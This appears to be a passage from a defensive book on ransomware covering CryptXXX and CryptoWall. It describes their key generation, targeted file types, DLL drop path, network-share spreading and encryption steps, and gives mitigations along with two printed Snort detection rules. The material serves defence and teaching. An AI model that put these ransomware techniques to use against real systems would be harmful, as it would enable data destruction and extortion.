When CryptXXX is initially deployed, it generates a random seed based on the system time. That random seed is then used to create the RandomInt, which is then used to within a key-scheduling algorithm to generate the keys used to encrypt each blob of data.

When the encryption process is complete, CryptXXX appends either *.crypt* or *.cryp1* to the end of the file, depending on the version that is being deployed.

CryptXXX looks for and encrypts more than 200 file types, including:

> *.3DS .3GP .7Z .AES .AI .APK .APP .ARC .ASC .ASF .ASM .ASP .ASPX .ASX .AVI .BMP.BZ2 .C .CER .CFG .CFM .CGI .CGM .CLASS .CMD .CPP .CRT .CS .CSR .CSS .CSV .CUE .DB .DBF .DCH .DCU .DIF .DIP .DOC .DOCB .DOCM .DOCX .DOT .DOTM .DOTX .DTD .DWG .DXF .EML .EPS .FDB .FLA .FLV .FRM .GBK .GIF .GPG .GPX .GZ .H .HTM .HTML .HWP .IBD .IBOOKS IFF .INDD .JAR .JAVA .JKS .JPG .JS .JSP .KEY .KML .KMZ .M .M3U .M4A .M4V .MP3 .MP4 .MPA .MAX .MDB .MDF .MFD .MID .MKV .MML .MOV .MPG .NOTE .OBJ .ODB .ODG .ODP .ODS .ODT .PAGES .PAQ .PAS .PCT .PDB .PDF .PEM .PHP .PIFPNG .PL .PLUGIN .POTX .PPS .PPSM .PPSX .PPT .PPTM .PPTX .PRF .PRIV .PRIVATE .PS .PSD .PY .RA .RAR .RAW .RM .RSS .RTF .SH .SLDX .SLK .SLN .SQL .SQLITE3 .SQLITEDB .SRT .STW .SVG .SWF .SXW .TAR .TBK .TEX .TGA .THM .TIF .TIFF .TMP .TGZ .TLB .TXT .VB .VBS .VCF .VDI .VMDK .VMX .VOB .WAV .WMA .WKS .WMV.WPD .WPS .WSF .XCODEPROJ .XHTML .XLC .XLM .XLR .XLS .XLSB .XLSM .XLSX .XLT .XLTM .XLTX .XLW .XML .ZIP .ZIPX*

After the encryption process has completed, it leaves its ransom note in two different forms: an HTML file that is left in every directory where there are encrypted files and a bitmap file (as shown in Figure 9-2) that is set as the default image for the lock screen of the victim's workstation. The ransom note lets users know their files have been encrypted and that they will need to visit a site on the Onion network in order to decrypt them. Helpfully, the note also tells victims where they can get access to a TOR-enabled browser.



Figure 9-2. CryptXXX ransom note

Clicking the link sends victims to a portal page, as shown in Figure 9-3, which tells them how much they will need to pay to decrypt their files.



Figure 9-3. The first screen of the CryptXXX ransomware portal

Protecting Against CryptXXX

As with the chapters on Cerber and Locky, this section will focus on ways to protect specifically against CryptXXX. There are helpful tips throughout this book to protect against generic ransomware, but this section will focus on steps to specifically stop CryptXXX.

No More Ransom

One of the first things a victim who is infected with ransomware should do is check to see if there is a decryptor tool available. Kaspersky teamed with a number of security organizations to create a website that helps victims quickly determine which ransomware family they have been infected with, which version of the ransomware it is, and whether or not there is a decryptor tool. The site is called No More Ransom.

Because CryptXXX is primarily delivered through exploit kits, the best way to protect against it is to defend against the exploit kits themselves. If the exploit kits can't do their job—exploit the target endpoint—then CryptXXX cannot be installed. While TTPs can, and do, change over time, today protecting against exploit kits delivering CryptXXX means defending against the Angler and Neutrino exploit kits.

As with other types of ransomware, the best protection against CryptXXX is to stop it before it can be installed on the target system. In order to do that with CryptXXX, security teams must prevent the system from being exploited in the first place.

One way to prevent the target system from being exploited is to maintain an up-to-date list of sites that are infected by the Neutrino exploit kit and block access to those sites. The challenge is that the list of sites infected with these exploit kits is constantly evolving. Unless the security team is willing to make constant updates or subscribes to a security solution that automatically updates the latest known bad domains, it is unlikely that most organizations will be able to keep up with all of the changes.

There is also a good chance that a number of infected domains will be missed. There is also the possibility that sites that can't be easily blocked will be infected, such as when Yahoo!'s ad network was infected with an exploit kit for almost a week in 2015.[10] While it is easy to completely block access to some sites, larger sites, even if they are temporarily infected, are often politically difficult for an organization to block.

10 Liam Tung, "Flash Bites Again: Huge Malware Campaign Hits Yahoo Ads," *ZDNet*, August 5, 2015.

Another way to protect against CryptXXX is to disable the applications that the exploit kits that deliver CryptXXX like to exploit. If there is no reason to run Adobe Flash, Java, or Microsoft's Silverlight on most workstations, then why install them at all? There may be some grumbling, but many users will not see any disruption to their workday even with the applications disabled. For those users that have a legitimate use case to have one or more of these applications installed, extra monitoring or additional security measures can be taken for those systems.

Sometimes removing these applications, or not installing them in the first place, is simply not an option. In these cases security teams should ensure that they are installed with the highest possible security settings and that the applications are kept up to date, with new patches installed immediately. As discussed previously, it is very rare for exploit kits to use a zero-day exploit against their targets, so as long as new security patches are installed quickly, the organization will usually be safe—of course, there are always exceptions.

Exploit Kits

When an unsuspecting target visits a web page (either one controlled by the hacker group, or one that they have compromised) the exploit kit fingerprints the person making the request to determine what applications, and more importantly, what versions of the applications are running on the target host. Based on the results of the fingerprinting, the exploit kit decides which of its exploits to attempt to use against the visitor.

Fingerprinting Web Traffic

Generally, fingerprinting web traffic really boils down to plug-in detection. Launching an active fingerprinting of every incoming request would be difficult and yield very little useful information.

Instead, most attackers us standard JavaScript libraries to determine what plug-ins a browser has installed. There are a number of standard JavaScript libraries that can easily be used. They are just a series of JavaScript scripts that can tell the attacker things like what browser and operating system the target is running, whether the Adobe Flash plug-in is installed and what version, whether the Java plug-in is installed and what version, and so on.

To see how much information these JavaScript libraries can collect about a visitor without them knowing it, visit Pinlady. This page runs down the most commonly installed plug-ins and tells the visitor what is installed on their system as well as which versions are installed.

Again, if the vulnerable or targeted plug-in is not installed, there is nothing there for the exploit kit to attempt attack. Unless, of course, there is an known exploit against the browser itself. Fortunately, browser exploits are a lot more rare than they used to be and when they do pop up they are patched a lot faster.

Whenever possible, try not to install browser plug-ins if it can be avoided. Adobe PDF Reader is a perfect example of this. Almost everyone has Adobe PDF Reader installed. Many documents used in the workplace require a PDF reader and Adobe is the most common. But there is rarely any reason to install it as a browser plug-in. There is no productivity loss when a user has to download a PDF and read it outside of the browser. Given that PDF vulnerabilities occur with some frequency, why introduce the additional risk of having the PDF vulnerability directly in the browser?

Of course, that doesn't stop an attacker from loading a PDF with a malicious JavaScript that can execute a vulnerability and download malicious code, but today that is not a technique that the CryptXXX team is using.

It is not always possible to avoid browser plug-ins. There are always specialized applications that require the Java or Adobe Flash plug-ins. In cases where these plug-ins must be installed, it is important that they are kept up to date. As discussed in Chapter 5, an asset management platform should be in place that catalogs browser and plug-in type and version information across the enterprise.

It is also important for security teams to track updates to the Angler (assuming it resumes operations) and Neutrino exploit kits. There are a number of great sites out there that track changes to the different exploit kits and provide timely updates to new exploits and payloads that are being used by the different exploit kits. One of the best is Malware-Traffic-Analysis. Beyond the great work that Malware-Traffic-Analysis is doing, there are number of great resources from different security vendors. Security teams that have good relationships with their security vendors should find out where those vendors publish updated analysis information and track those sites closely. This helps security teams understand what types of ransomware their current solutions protect against and can be used to question ransomware families for which their vendors might not have coverage.

DNS Firewalls and IDS

Another significantly more challenging way to prevent a CryptXXX attack is blocking access to the infected domains the exploit kits are using. Generally, the team behind CryptXXX does not set up malicious websites to launch attacks. Instead, they rely on

being able to compromise websites like those using WordPress or Joomla or take advantage of poor security monitoring in ad networks to deliver their ransomware.[11]

At any one time, there are a large number of websites that are compromised and being used to attack unsuspecting victims. There is also a large group of researchers who spend their days scanning for and listing those compromised websites. For example, the Ransomware Tracker Website and the previously mentioned Malware Domain List are both good ways to track current malware activity.

Since, at the time of writing, the CryptXXX team relies primarily on web-based exploit kits to deliver their ransomware being able to block these compromised domains can help protect a network.

Challenges with domain blocking

But there are a number of limitations to domain blocking. First off, it is almost impossible to track every compromised website that is out there. Using lists like this can often instill an unwarranted sense of confidence. Many security teams feel that just tracking lists of domains is enough and don't put the same effort into other security measures. Domain blocking is a powerful tool, but should be one of many tools in place.

A second problem occurs when these compromised sites remove the infection and the block lists are not updated. While users not being able to reach their favorite crossover fanfiction website is probably not going to impact day-to-day operations, blocking access for extended periods of time to legitimate sites can disrupt productivity.

That is where DNS firewalls come into play. DNS firewalls have a couple of advantages over traditional domain-blocking mechanisms such as web proxies and intrusion detection systems (IDS).

DNS firewalls

The first advantage is that they are able to black hole any traffic to the domain. While some solutions focus only on ports 80 and 443, a DNS firewall, when configured to block, will stop any requests to a malicious domain from even leaving the organization's network. This means that attackers looking to bypass traditional proxies by sending out command-and-control information embedded in a DNS request will still be stopped.

11 Security Week News, "Thousands of Websites Compromised to Spread CryptXXX Ransomware," *Security Week*, July 11, 2016.

Secondly, some DNS firewalls, like the offerings from eSentire, OpenDNS, and ThreatSTOP, have curated intelligence to provide the most up-to-date information. This significantly reduces the chances of false positives and false negatives. Some DNS firewall vendors, such as ThreatSTOP even have intelligence around ransomware families and can specifically block traffic destined for known ransomware command-and-control infrastructure, as shown in Figures 9-4 and 9-5.



Figure 9-4. ThreatSTOP ransomware indicator of compromise



Figure 9-5. ThreatSTOP report on a ransomware domain

DNS firewalls also have the advantage of being able to ingest third-party intelligence. So, if an organization is working with its industry Information Sharing and Analysis Center (ISAC) or other intelligence sharing organization, it is able to take the indicators provided and feed them into its DNS firewall for added protection.

Remember These Are Exploit Kit Preventions

All of this talk around domain names applies to protecting against the exploit kits that deliver CryptXXX, not to stopping CryptXXX communication itself. CryptXXX communicates using IP addresses rather than domain names, so a DNS firewall will not be effective in stopping that communication unless it has a separate component, as ThreatSTOP does, designed to block IP addresses at the firewall level.

Again, a DNS firewall should not be the only solution to protecting against the exploit kits but one can significantly improve the chances of stopping an exploit kit from infecting targets within the network and preventing CryptXXX from ever reaching its victim. For even better protection, combine a DNS firewall with an IDS that has an updated signature set.

Using an IDS

There is a catch to relying on an IDS: it requires constant maintenance as the hacking groups behind the exploit kits change their tactics. So, even having an updated signature set may not be enough if that signature set is not tuned to detect the current tactics used by the groups behind Neutrino and other exploit kits. Snort, for example, does not include exploit kit detection as part of its community signature set, although it does make those signatures available in a separate signature set available to registered users (registration is free). This set includes a number of signatures designed to detect Neutrino (line breaks added for clarity):

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"EXPLOIT-KIT Neutrino exploit kit landing page detected";
flow:to_client, established; file_data; content:"return";
content:"join"; within:8;
content:"MSIE |28 5C|d+|5C|.|5C|d+|29 3B|"; distance:0;
content:"navigator["; within:60; content:!"]"; within:10;
metadata:policy balanced-ips drop, policy security-ips drop,
service http; classtype:attempted-user; sid:36535; rev:3;)
```

The two rules listed in the example will help detect instances of Neutrino that may be missed by the DNS firewalls because the domains are not known to be compromised yet. Enhancing the rulesets to include exploit kit or ransomware detection puts an additional load on the IDS, which may result in dropped packets or missed alerts. Remember, despite all of the press, ransomware still accounts for a small (albeit rapidly growing) portion of malware targeting users. While it is important to detect against ransomware, it is a bad idea to do it at the expense of other types of malware.

Keeping users informed

User education is a very important part of protecting an organization against ransomware, which is why Chapter 5 is dedicated to the topic. User education is an ongoing process, and sometimes it takes a few times before the message sticks. In the world of marketing there is an old adage called the rule of seven, which means that customers have to hear a message seven times before they will "take action" (a euphemism for "buy your stuff").

One of the ways that security teams can provide continuous training to users is to set up *informative* redirect pages when a user attempts to visit a ransomware site. Most organizations simply block or blackhole malicious traffic, so users don't know why they couldn't get to their intended site. If a redirect page is set up, it is often uninformative and doesn't help users correct their behavior.

Many security vendors give security teams the ability to set up more informative redirect pages that can actually be used to educate the user, like the one shown in Figure 9-6, but not enough security teams take advantage of these capabilities. It is

worthwhile for security teams to investigate the redirect capabilities of their security tools and start using them as educational tools.



Figure 9-6. ThreatSTOP redirect page

Stopping CryptXXX

Despite the best attempts of security teams to detect and prevent exploitation by the exploit kits, the truth is it is still possible that CryptXXX will bypass defenses and attempt to infect a machine. Those infections may come because the hacker group behind CryptXXX changes their tactics, such as using email as an attack vector, or users may infect their end-point while outside of the organization's network defenses. This means that there needs to be systems in place to detect and stop CryptXXX itself, or at least minimize the damage.

One of the unique things about CryptXXX is that the initial callout to its check-in command-and-control host is to an IP address instead of a domain name. It also uses TCP port 443 for communication, but the traffic is not TLS. Any organization actively monitoring TLS traffic can alert on malformed TLS traffic to an IPS address and have a high level of confidence that even if it is not CryptXXX, it is most likely something bad.

There are also Snort signatures that are in place to specifically check CryptXXX check-in traffic (line breaks added for clarity):

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 443
(msg:"MALWARE-CNC CryptXXX initial outbound connection";
flow:to_server,established; content:"|20|"; depth:1;
content:"|91 70 00 00 00 00 00 00 00 00 00|"; within:12;
distance:35; metadata:impact_flag red, policy balanced-ips alert,
policy security-ips alert;
reference:url,virustotal.com/en/file/0b12584302a5a72f467a08046814
593ea505fa397785f1012ab973dd961a6c0e/analysis/;
classtype:trojan-activity; sid:38784; rev:2;)
```

Blocking on the initial check-in traffic will prevent the CryptXXX variant from connecting with the command-and-control infrastructure, but it may not prevent the encryption process from happening. Basically, this alerts security teams that someone is infected, so they can respond quickly and prevent more damage across the network.

CryptXXX is unique in that, most of the time, it installs at as a DLL instead of an executable, which is unusual. The loader also usually drops it into the AppData folder, something like this (line break added for clarity):

```
C:\Users\%Username%\AppData\Local\Temp\
{FA68702D-3D3D-5724-9808-175329768396}\
api-ms-win-system-advpack-l1-1-0.dll
```

Using Microsoft's group policy editor it is possible to restrict installing files, even DLLs into that directory. If CryptXXX cannot be installed into that directory, it will fail and the target system will not be infected. The same effect can be achieved, often with more precision, by using an advanced end-point protection system like Carbon Black or SentinelOne.

Another unique feature of CryptXXX is that it will scan for more drives and attempt to encrypt the data on those drives. CryptXXX does this in two ways:

1. Looks on the local system for mapped drives from *B:* to *Z:*
2. Scans the network on port 445 looking for open shared drives or folders

Addressing the second problem is easy—don't allow any open shared drives or folders on the network, which is something that can be enforced as a policy in Windows and should be.

Addressing the first problem is also easy, but will undoubtedly be unpopular. It is also possible to set policy so that a user is required to reauthenticate to a shared drive every time they access it. By setting a policy that does this, CryptXXX may infect a single system, but it will not wreak havoc across the entire organization.

Enabling some of the security options outlined here will allow an organization to better protect against CryptXXX, as well as other ransomware families. Remember, only using one of these security options is not enough. A multilayered security strategy is the most effective way to combat a threat like ransomware.

Of course, as discussed in Chapter 5, multilayered security is not as effective if the different systems and security options in place do not talk to one another. Windows alerts, end-point alerts, DNS firewall alerts, firewall alerts, and IDS alerts should all be correlated in a single place. Whatever tool is used to correlate those events should be easily accessed by all members of the security team, allow security teams to have a big-picture understanding of what happened, and allow them to take meaningful action based on the correlation of events.

Summary

CryptXXX is dynamic ransomware with a professional and well-funded team backing it. This has led to frequent releases and adaptive tactics as the security situation has changed.

The best way to protect a machine against CryptXXX is to protect against the exploit kits, which are the primary means of distributing CryptXXX. The best protection against exploit kits is to minimize the number of plug-ins that are loaded into browsers. Plug-ins that must be loaded into browsers should always be kept fully patched, as should the browsers themselves.

Barring the ability to control plug-ins, the next best choice is a combination of DNS firewalls and updated IDS signatures as a way to alert, and hopefully block, access to the malicious sites that are (usually inadvertently) hosting the exploit kits.

On the desktop, the use of advanced end-point protection tools to actively monitor and block behavior that is indicative of CryptXXX helps to protect against the ransomware itself. Of course, all of these tools working separately is less effective than having them correlate events using a security information and event management (SIEM) or some other event aggregator. Correlating events from these different tools and having someone actively monitor for those alerts helps security teams be most effective at proactively stopping CryptXXX attacks.

CHAPTER 10

Other Ransomware Families

Part III of this book has focused on three major ransomware families. By all accounts, Cerber, Locky, and CryptXXX account for the majority of ransomware infections today, but they are by no means the only ransomware families out there.

The purpose of this chapter is to provide an overview of some of the other families that are out there and to highlight some unique trends in ransomware. Ransomware like Ransom32, which is written entirely in JavaScript, or PowerWare, which is written in Microsoft's powerful PowerShell scripting language, and KeRanger, ransomware that target Apple's OS X operating system, all provide unique insight into different attack vectors that are being used by hacking groups that develop ransomware. Other ransomware families are worth highlighting because of their popularity or unique features.

CryptoWall

CryptoWall was one of the longest continuously operating families of ransomware. First reported on in late 2013, it has morphed through different variants over the years, but continued to operate and adapt to changing security environments. As of this writing, CryptoWall is the most successful ransomware to date. Before shutting down all operations in late March of 2016 it had gone through six major revisions.

The authors of the 3.0 variant of CryptoWall have made anywhere from the FBI estimate of $18 million from US victims in 2015 to the CyberThreat Alliance estimate of more than $325 million from victims globally.[1] These estimates escalate year over year. If you look at estimated earnings and computers infected by CryptoWall in

1 Darren Pauli, "Feds count Cryptowall cost: $18 million says FBI," *The Register*, June 24, 2015.

2014, they were hovering around $1 million and 660,000 computers infected, with roughly 500 million files encrypted.[2] As you look throughout the life of CryptoWall, you can see that there were increasingly more complicated infections and more successful campaigns (see Figure 10-1).[3]



Figure 10-1. Timeline of CryptoWall variant detections

CryptoWall used two major methods of propagation:

1. Phishing campaigns using attachments with the *.scr* extension
2. Exploit kits, specifically, the Angler exploit kit, using any number of vulnerabilities, mostly Adobe Flash

Many of the older versions of CrytpoWall's encryption have been broken, but the newest variant, CryptoWall 4 (named by researchers, no longer versioned by the authors) has yet to be broken.

Any system that has been encrypted with version 4 will have a number of difficulties. They will have to deal not only with the encryption, but have trouble detecting which files have even been encrypted, because this new variant changes the names of the files it encrypts.

Who Developed CryptoWall?

Though we have no direct indication of who is behind the CryptoWall 4 variant, there are reasons to believe the hackers are based in Eastern Europe or Russia.

2 Dell SecureWorks Counter Threat Unit Threat Intelligence, "CryptoWall Ransomware," *SecureWorks*, August 27, 2014.

3 Yonathan Klijnsma, "The history of Cryptowall: a large scale cryptographic ransomware threat," *CryptoWall Tracker*, November 2015.

For example, certain countries are actually whitelisted from encryption based on the language settings of the infected machines:

- Russia
- Belarus
- Ukraine
- Kazakhstan
- Uzbekistan
- Turkmenistan
- Azerbijan
- Kyrgyzstan
- Georgia
- Armenia

However, the team has gotten more and more successful at hiding itself. It is really only the whitelisting preferences that provide us with insight into the locus of their operations. But the fact that the older variants were similar to the original Reveton infections which sourced from Flimrans leads us to believe that the authors of Flimrans moved on once they began their CryptoWall campaigns.

The Encryption Process

Once CryptoWall finds a file to encrypt, it runs through a series of processes to encrypt and obfuscate the files that it is ensnaring for the ransom:

1. The application reads the file attributes.
2. The file is verified to not have already been encrypted, which is done by reading the first 16 bits of the file and comparing those to the an MD5 hash of the RSA public key.
3. A random filename and file extension is generated.
4. Using this new filename and extension, the file is renamed.
5. A random AES 256 key is generated.
6. An MD5 hash of the RSA public key received from the command-and-control server is taken and written to the first 16 bytes of the new file.
7. The RSA public key is used to encrypt a copy of the AES 256 key, and this encrypted key is written to the new file.
8. The original file attributes are written to the new file.
9. The length of the original filename is written to the new file.
10. The filename is encrypted using the AES-256 key and is written to the new file.
11. The size of the encrypted file content is written to the encrypted file.
12. The file is finally encrypted using the AES-256 key and is written to the new file. The crypto used is AES in CBC mode set to 512 KB blocks.
13. The original file is then deleted.

When you decompose a file encrypted by CryptoWall, you will see a fairly distinct pattern in the make up of the file. In Figure 10-2 shows a screen shot of this file decompostion.[4]

